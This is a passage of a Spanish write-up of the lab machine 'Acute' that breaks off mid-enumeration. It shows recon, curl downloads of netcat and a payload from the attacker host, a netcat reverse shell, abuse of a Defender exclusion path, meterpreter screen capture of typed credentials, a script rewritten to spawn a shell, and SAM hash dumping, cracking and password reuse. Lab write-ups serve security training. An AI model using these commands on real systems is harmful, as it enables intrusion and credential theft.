
Acute - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:


```
PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: 2024-12-27T09:10:43+00:00; -1h00m01s from scanner time.
| ssl-cert: Subject: commonName=atsserver.acute.local
| Subject Alternative Name: DNS:atsserver.acute.local, DNS:atsserver
| Issuer: commonName=acute-ATSSERVER-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-01-06T06:34:58
| Not valid after:  2030-01-04T06:34:58
| MD5:   cf3a:d387:8ede:75cf:89c1:8806:0b6b:c823
|_SHA-1: f954:d677:0cf3:54df:3fa2:ed4f:78c3:1902:c120:a368
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
| tls-alpn:
|_  http/1.1
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Encontramos el dominio "stsserver.acute.local". Lo añadimos al fichero /etc/hosts y vamos a ver el contenido del puerto 443:



Si accedemos a "about.html" tenemos un listado potencial de usuarios:

Si hacemos click en "New Starter forms" se nos descarga un documento:




Analizamos los metadatos con exiftool:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ exiftool New_Starter_CheckList_v7.docx
ExifTool Version Number         : 13.00
File Name                       : New_Starter_CheckList_v7.docx
Directory                       : .
File Size                       : 35 kB
File Modification Date/Time     : 2024:12:27 05:31:59-05:00
File Access Date/Time           : 2024:12:27 05:33:38-05:00
File Inode Change Date/Time     : 2024:12:27 05:31:59-05:00
File Permissions                : -rw-rw-r--
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version            : 20
Zip Bit Flag                    : 0×0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0×079b7eb2
Zip Compressed Size             : 428
Zip Uncompressed Size           : 2527
Zip File Name                   : [Content_Types].xml
Creator                         : FCastle
Description                     : Created on Acute-PC01
```


Descubrimos un nombre de usuario y el nombre de un PC. Vamos a ver el contenido del documento:

IT overview	Arrange for the new starter to receive a demonstration on using IT tools which may include MUSE, myJob and Google accounts. Walk the new starter through the password change policy, they will need to change it from the default Password1!. Not all staff are changing these so please be sure to run through this.	Induction Coordinator


Encontramos una posible contraseña. Vemos otra url que parece interesante. Si hacemos hovering sobre "remote" encontramos una URL:




Si accedemos tenemos un "Windows Powershell Web Access":




Gracias a los metadatos de "exiftool" sabemos que los usuarios siguen la combinacion de nombres de dominio "EDavides, Awallace..." Tambien tenemos una posible contraseña "Password1!" y el nombre del PC "Acute-PC01". Vamos a probar todas las conbinaciones posibles:




Accedemos con el usuario "EDavies". Podemos ver que no es la IP de la maquina victima:



Para acceder de una forma mas comoda como este usuario pertenece al grupo remote management users voy a realizar un "Port Forwarding" para acceder a traves de chisel por winrm. Pero la maquina dice que es un binario malicioso:



Podemos probar a subir un exe malicioso generado con msfvenom pero tampoco me deja:



Podemos intentarlo subiendo un binario de netcat:

```
PS C:\tmp>
curl http://10.10.14.12/nc64.exe -o nc64.exe
PS C:\tmp>
.\nc64.exe -e cmd 10.10.14.12 1234
Running...
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.145] 49858
Microsoft Windows [Version 10.0.19044.1466]
(c) Microsoft Corporation. All rights reserved.

C:\tmp>
```

Lo complicado de esta maquina es averiguar como acceder a la maquina real. Hay un usuario realizando acciones a traves de la interfaz grafica de windows, el usuario esta escibiendo cosas y si sacamos una captura de pantalla podemos averiguar lo que esta haciendo. El problema es que como esta ejecutando muchos comandos es mejor grabar la pantalla a tiempo real y eso es mas sencillo hacerlo con metasploit.

Otro problema que tenemos es que no podemos subir binarios maliciosos para poder entablarnos una conexion con metasploit. Podemos ver si hay rutas en las que se excluye el defender:

`reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"`

```
PS C:\tmp>
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
    C:\Utils    REG_DWORD    0x0
    C:\Windows\System32    REG_DWORD    0x0
```

En la ruta "C:\Utils" podemos ejecutar binarios maliciosos sin que lo detecte el AV, vamos a probarlo:

```
PS C:\Utils>
curl http://10.10.14.12/reverse.exe -o reverse.exe
PS C:\Utils>
.\reverse.exe
```

Nos llega la conexion:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.12:1234
[*] Sending stage (177734 bytes) to 10.10.11.145
[*] Meterpreter session 2 opened (10.10.14.12:1234 → 10.10.11.145:49792) at 2024-12-27 07:17:39 -0500

meterpreter >
```

En metasploit tenemos un comando llamado "screenshare" en el que podemos ver lo que esta haciendo a tiempo real:

```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/Downloads/RJDxdCwT.html
[*] Streaming ...
```

Vemos que esta escribiendo unas credenciales:

```
PS C:\Users\edavies> $passwd = ConvertTo-SecureString "w3_4R3_th3_fOrce." -AsPlainText -Force
Error reading or writing history file 'C:\Users\edavies\AppData\Roaming\Microsoft\Windows\PowerShel
l\PSReadLine\ConsoleHost_history.txt': Access to the path 'C:\Users\edavies\AppData\Roaming\Microso
ft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt' is denied.
This error will not be reported again in this session. Consider using a different path with:
    Set-PSReadLineOption -HistorySavePath <Path>
Or not saving history with:
    Set-PSReadLineOption -HistorySaveStyle SaveNothing
um
PS C:\Users\edavies> $cred = New-Object System.Management.Automation.PSCredential ("acute\imonks",$
passwd)
PS C:\Users\edavies> Enter-PSSession -ComputerName ATSSERVER -Credential $cred
Enter-PSSession : Connecting to remote server ATSSERVER failed with the following error message :
Access is denied. For more information, see the about_Remote_Troubleshooting Help topic.
At line:1 char:1
+ Enter-PSSession -ComputerName ATSSERVER -Credential $cred
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (ATSSERVER:String) [Enter-PSSession], PSRemotingTr
   ansportException
    + FullyQualifiedErrorId : CreateRemoteRunspaceFailed

PS C:\Users\edavies> Enter-PSSession -ComputerName ATSSERVER -ConfigurationName dc_manage -Credenti
al $cred
```

Vamos a tratar de pivotar hacia ese usuario utilizando los mismos comandos que esta ejecutando:

```
PS C:\Users\edavies\Documents>
$SecurePassword = ConvertTo-SecureString "w3_4R3_th3_f0rce." -AsPlainText -Force
PS C:\Users\edavies\Documents>
$Cred = New-Object System.Management.Automation.PSCredential("acute\imonks", $SecurePassword)
PS C:\Users\edavies\Documents>
Enter-PSsesion -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred
Enter-PSsesion : The term 'Enter-PSsesion' is not recognized as the name of a cmdlet, function, script file, or
```

Como no reconoce el comando "Enter-PSession" lo podemos sustituir por "invoke-command":

```
PS C:\Users\edavies\Documents>
$SecurePassword = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlainText -Force
PS C:\Users\edavies\Documents>
$Cred = New-Object System.Management.Automation.PSCredential("acute\imonks", $SecurePassword)
PS C:\Users\edavies\Documents>
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred -ScriptBlock { whoami }
acute\imonks
```

ESCALADA DE PRIVILEGIOS

Estamos ejecutando comandos como el usuario "imonks". Vamos a listar el contenido de su desktop:

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred -ScriptBlock { ls C:\Users\imonks
\desktop }


    Directory: C:\Users\imonks\desktop


Mode                 LastWriteTime         Length Name                                 PSComputerName
----                 -------------         ------ ----                                 --------------
-ar---        12/27/2024   9:08 AM             34 user.txt                             ATSSERVER
-a----         1/11/2022   6:04 PM            602 wm.ps1                               ATSSERVER
```

Tenemos un archivo de powershell, vamos a leerlo:

```
$securepasswd = '01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f24083e5c00000000020000000000003
660000c0000000100000080f704e251793f5d4f903c7158c8213d0000000004800000a00000010000000ac2606ccfda6b4e0a9d56a20417d2f672
80000009497141b794c6cb963d2460bd96ddcea35b25ff248a53af0924572cd3ee91a28dba01e062ef1c026140000000f66f5cec1b264411d8a263a
2ca854bc6e453c51'
$passwd = $securepasswd | ConvertTo-SecureString
$creds = New-Object System.Management.Automation.PSCredential ("acute\jmorgan", $passwd)
Invoke-Command -ScriptBlock {Get-Volume} -ComputerName Acute-PC01 -Credential $creds
PS C:\Users\edavies\Documents>
```

Podemos probar a ejecutarlo para saber si tenemos permisos:

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred -ScriptBlock {C:\Users\imonks\des
ktop\wm.ps1}


PSComputerName       : ATSSERVER
RunspaceId           : da60a282-3eaf-41ac-949a-40c569287e71
ObjectId             : {1}\\ACUTE-PC01\root/Microsoft/Windows/Storage/Providers_v2\WSP_Volume.ObjectId="{8ccfebca-48c0-
                       11ec-9ffe-806e6f6e6963}:VO:\\?\Volume{0eed1261-0000-0000-0000-100000000000}\"
PassThroughClass     :
PassThroughIds       :
PassThroughNamespace :
PassThroughServer    :
UniqueId             : \\?\Volume{0eed1261-0000-0000-0000-100000000000}\
AllocationUnitSize   : 4096
DedupMode            : 4
DriveLetter          :
DriveType            : 3
FileSystem           : NTFS
```

El comando se ha ejecutando correctamente, quiere decir que tenemos permiso de ejecucion. Nos interesaria sustituir el comando "Get-Volume" en "-ScriptBlock" por otro comando, una reverse shell por ejemplo, para poder accededer con ese usuario sin necesitad de saber la contraseña. Esto lo podemos hacer con el comando "Replace" en powershell:

`((Get-Content C:\Users\imonks\desktop\wm.ps1) -Replace "Get-Volume", "cmd /c C:\Utils\rev.exe") | Set-Content -Path C:\Users\imonks\desktop\wm.ps1}`

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred -ScriptBlock {cat C:\Users\imonks
\desktop\wm.ps1}
$securepasswd = '01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f24083e5c00000000020000000000003
660000c0000000100000080f704e251793f5d4f903c7158c8213d0000000004800000a00000010000000ac2606ccfda6b4e0a9d56a20417d2f672
80000009497141b794c6cb963d2460bd96ddcea35b25ff248a53af0924572cd3ee91a28dba01e062ef1c026140000000f66f5cec1b264411d8a263a
2ca854bc6e453c51'
$passwd = $securepasswd | ConvertTo-SecureString
$creds = New-Object System.Management.Automation.PSCredential ("acute\jmorgan", $passwd)
Invoke-Command -ScriptBlock {cmd /c C:\Utils\rev.exe} -ComputerName Acute-PC01 -Credential $creds
```

Vemos que el contenido ha cambiado, si volvemos a ejecutarlo ejecutaremos la reverse shell:

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred -ScriptBlock {C:\Users\imonks\desktop\wm.ps1}
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ rlwrap nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.145] 49814
Microsoft Windows [Version 10.0.19044.1466]
(c) Microsoft Corporation. All rights reserved.

C:\Users\jmorgan\Documents>
```

Vamos a ver a los grupos que pertenece:

```
USER INFORMATION
----------------

User Name      SID
============== ============================================
acute\jmorgan S-1-5-21-1786406921-1914792807-2072761762-1108

GROUP INFORMATION
-----------------

Group Name                             Type             SID
====================================== ================ ============
Everyone                               Well-known group S-1-1-0
BUILTIN\Administrators                 Alias            S-1-5-32-544
```

El usuario actual es miembro de grupo administradores locales de la maquina y tenemos todos los privilegios:

```
Privilege Name                Description                                                        State
============================= ================================================================== =======
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process                                 Enabled
SeSecurityPrivilege           Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege      Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege         Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege      Profile system performance                                         Enabled
SeSystemtimePrivilege         Change the system time                                             Enabled
SeProfileSingleProcessPrivilege Profile single process                                           Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority                                     Enabled
SeCreatePagefilePrivilege     Create a pagefile                                                  Enabled
SeBackupPrivilege             Back up files and directories                                      Enabled
SeRestorePrivilege            Restore files and directories                                      Enabled
SeShutdownPrivilege           Shut down the system                                               Enabled
SeDebugPrivilege              Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege  Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system                                Enabled
SeUndockPrivilege             Remove computer from docking station                               Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege        Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege       Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                                     Enabled
SeTimeZonePrivilege           Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
```

Como tenemos el privilegio de SeBackupPrivilege podemos realizar un backup de la SAM y el SYSTEM para dumpear los hashes de todos los usuarios locales:

```
C:\Users\jmorgan\Documents>reg save HKLM\SAM sam.bak
reg save HKLM\SAM sam.bak
The operation completed successfully.

C:\Users\jmorgan\Documents>reg save HKLM\system system.bak
reg save HKLM\system system.bak
The operation completed successfully.
```

COmo me esta dando problemas para transferir estos archivos voy a utilizar "metasploit" para realizar el DcSync. Para ello nos ponemos a la escucha con multi/handler y ejecutamos la reverse shell para que nos llegue la conexion desde el multi/hadler:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.12:4321
[*] Sending stage (177734 bytes) to 10.10.11.145
[*] Meterpreter session 2 opened (10.10.14.12:4321 → 10.10.11.145:49850) at 2024-12-27 09:31:02 -0500

meterpreter > getuid
Server username: ACUTE\jmorgan
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Natasha:1001:aad3b435b51404eeaad3b435b51404ee:29ab86c5c4d2aab957763e5c1720486d:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:24571eab88ac0e2dcef127b8e9ad4740:::
```

Tenemos los hashes de los usuarios pero no podemos hacer "Pass The Hash" ya que solo esta el puerto 443 abierto. Podemos crackear estos hashes para ver si descubrimos alguna contraseña:

Enter up to 20 non-salted hashes, one per line:

```
a29f7623fd11550def0192de9246f46b
31d6cfe0d16ae931b73c59d7e0c089c0
31d6cfe0d16ae931b73c59d7e0c089c0
29ab86c5c4d2aab957763e5c1720486d
24571eab88ac0e2dcef127b8e9ad4740
```

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
a29f7623fd11550def0192de9246f46b	NTLM	Password@123
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	

Encontramos la contraseña del usuario administrador local. Podemos ver si se reutiliza esta contraseña con algun usuario. Intentamos pivotar hacia el usuario "awallace":

```
PS C:\Users\edavies\Documents>
$SecurePassword = ConvertTo-SecureString "Password@123" -AsPlainText -Force
PS C:\Users\edavies\Documents>
$Cred = New-Object System.Management.Automation.PSCredential("acute\awallace", $SecurePassword)
PS C:\Users\edavies\Documents>
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $Cred -ScriptBlock { whoami }
acute\awallace
```

Vemos que las credenciales son correctas. Vamos a enumerar los programas:

```
PS C:\Users\edavies\Documents>
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $Cred -ScriptBlock { ls C:\PROGRA~1 }


    Directory: C:\Program Files


Mode                 LastWriteTime         Length Name                                 PSComputerName
----                 -------------         ------ ----                                 --------------
d-----        12/21/2021  12:04 AM                common files                         ATSSERVER
d-----        12/21/2021  12:11 AM                Hyper-V                              ATSSERVER
d-----         9/15/2018   8:12 AM                internet explorer                    ATSSERVER
d-----          2/1/2022   7:41 PM                keepmeon                             ATSSERVER
d-----        12/21/2021  12:04 AM                VMware                               ATSSERVER
